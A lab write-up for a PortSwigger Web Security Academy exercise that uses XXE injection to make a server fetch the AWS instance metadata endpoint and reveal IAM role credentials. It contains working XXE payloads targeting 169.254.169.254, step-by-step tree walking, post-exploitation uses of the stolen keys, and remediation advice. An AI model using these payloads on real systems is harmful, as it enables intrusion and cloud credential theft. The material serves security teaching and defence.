Exploiting XXE to Perform SSRF

Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | XML external entity (XXE) injection |
| Lab | Exploiting XXE to perform SSRF attacks |
| Difficulty | Apprentice |
| Goal | Read the server’s IAM credentials from cloud metadata |
| Tools | Burp Suite (Proxy + Repeater) |
The idea#
In the file-retrieval lab
the
external entity pointed at a local file with file://. Point it at an http://
URL instead and the XML parser becomes an HTTP client that fetches whatever URL we
give it. That is SSRF (server-side request forgery): making the server send
requests to targets we choose, from its own trusted position on the network.
The target is the instance metadata service (IMDS), reachable at
http://169.254.169.254/. That is a link-local address (the 169.254.0.0/16
range, routable only on the local link, so reachable only from the machine
itself). On a cloud VM the service hands out configuration about the instance,
including, on AWS, temporary IAM (Identity and Access Management) credentials
for the role the instance runs as. Reach it through XXE and we can read those
credentials. 169.254.169.254 is AWS’s address; other clouds expose a similar
metadata service at the same or a nearby link-local address, usually under a
different path and sometimes behind a required header.

If you need the setup (XML stock-check endpoint, Burp Repeater), it’s the same starting point as the file-retrieval lab . A normal stock check returns a plain count:
Confirming SSRF#

Reuse the same external-entity trick, but set the entity’s URI to the metadata
endpoint and reference it in the reflected productId field:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
<stockCheck>
    <productId>&xxe;</productId>
    <storeId>1</storeId>
</stockCheck>
The only change from file-read is the entity’s URI: SYSTEM "http://169.254.169.254/"
tells the parser to fetch that URL rather than read a file, and the response
body comes back in the “Invalid product ID” error. Only the first line of each
fetched response is reflected (the app echoes the invalid product ID up to the
first newline), which is enough to walk the tree because the entry we need sits on
the first line. The server fetches the metadata root, whose listing starts with
latest, so that’s what gets reflected:
latest, the first entry of the metadata listing: SSRF confirmed.Walking the metadata tree#
The metadata service is a tree of paths, and each directory lists the name of the
next level down. Since the error reflects whatever the server fetched, we just
append the returned name and resend, one segment at a time, until we reach the
credentials. Each level is expected to return the name(s) available one step
deeper; a path that doesn’t exist comes back as a 404 Not Found (reflected as an
error with no useful name) or an empty response, the sign of a wrong turn or a leaf
rather than another directory.

/latest returns meta-data:

meta-data, the next path segment to follow./latest/meta-data returns iam:
iam; the credentials live under the IAM branch./latest/meta-data/iam returns security-credentials:

security-credentials, the branch that holds the role’s keys./latest/meta-data/iam/security-credentials returns the IAM role name,
admin:

Stealing the credentials#
Append the role name. /latest/meta-data/iam/security-credentials/admin returns a
JSON blob with the role’s temporary AccessKeyId, SecretAccessKey, and
session Token:
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
Those values are a complete set of temporary AWS credentials for the instance’s role: the AccessKeyId names the key, the SecretAccessKey is the secret used to sign API requests, the session Token must accompany temporary credentials, and Expiration marks when they stop working. The lab is solved.
Real-world impact#
In a real, authorized engagement, leaked instance credentials are a serious escalation:
- Act as the cloud instance — load the
AccessKeyId/SecretAccessKey/Tokeninto the AWS CLI or SDK and call whatever the role is allowed to: read S3 buckets, list and launch instances, touch databases, and more. - Internal reconnaissance — the same SSRF primitive (the raw ability to make the server issue requests of our choosing) reaches any internal-only host or service the instance can see, not just the metadata service.
- Deeper pivoting — an over-privileged role turns one web bug into a foothold across the whole cloud account.
Only ever against systems you are authorized to test.
Remediation#
The root cause is the same as any XXE, so the primary fix is the same:
- Disable DTDs and external entities in the XML parser. With external entities off, this class of entity-driven fetch is blocked for that parser.
A concrete example, parser-specific (here Java’s DocumentBuilderFactory):
DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
// Disallow DTDs entirely — the parser no longer resolves external entities
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
DocumentBuilder builder = factory.newDocumentBuilder();
Document doc = builder.parse(input);
Defense in depth for the SSRF/metadata angle:
- Require IMDSv2, which only answers requests carrying a session token obtained
with a
PUTrequest and a custom header, something a basic SSRF like this usually can’t send, so the fetch is refused. Keep instance roles least-privileged too. - Restrict outbound traffic from app servers so they can’t reach internal addresses they have no reason to call.
Key takeaways#
- XXE becomes SSRF the moment you point the entity at
http://instead offile://; the parser fetches the URL for you. 169.254.169.254is the classic SSRF target on a cloud VM: it serves instance metadata and, on AWS, temporary IAM credentials.- The metadata service is a tree; because each level names the next and the error reflects the response, you walk it one path segment at a time.